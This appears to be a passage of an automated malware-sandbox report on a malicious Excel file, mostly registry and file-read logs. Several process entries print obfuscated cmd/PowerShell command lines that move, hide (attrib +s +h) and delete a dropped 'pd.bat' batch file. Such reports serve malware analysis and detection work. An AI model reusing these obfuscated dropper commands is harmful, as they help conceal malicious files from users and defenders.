HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE63A	EE63A	binary	04 00 00 00 B0 03 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 D3 1D 8F 86 8D E3 D6 01 3A E6 0E 00 3A E6 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE6B7	EE6B7	binary	04 00 00 00 B0 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 73 00 70 00 65 00 74 00 73 00 69 00 66 00 69 00 6B 00 61 00 74 00 73 00 69 00 79 00 61 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 95 EB A6 86 8D E3 D6 01 B7 E6 0E 00 B7 E6 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	o'8	binary	6F 27 38 00 B0 03 00 00 02 00 00 00 00 00 00 00 54 00 00 00 01 00 00 00 28 00 00 00 20 00 00 00 73 00 70 00 65 00 74 00 73 00 69 00 66 00 69 00 6B 00 61 00 74 00 73 00 69 00 79 00 61 00 2E 00 78 00 6C 00 73 00 00 00 73 00 70 00 65 00 74 00 73 00 69 00 66 00 69 00 6B 00 61 00 74 00 73 00 69 00 79 00 61 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378156545	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F88DF	F88DF	binary	04 00 00 00 B0 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 8B 04 44 9F 8D E3 D6 01 DF 88 0F 00 DF 88 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F8AA3	F8AA3	binary	04 00 00 00 B0 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 8B 04 44 9F 8D E3 D6 01 A3 8A 0F 00 A3 8A 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378156545	1378156546	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: cmd.exe PID: 2504 Parent PID: 944

General

Start time:	10:06:44
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2524 Parent PID: 944

General

Start time:	10:06:44
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2316 Parent PID: 944

General

Start time:	10:06:45
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2364 Parent PID: 2504

General

Start time:	10:06:45
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x13f420000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
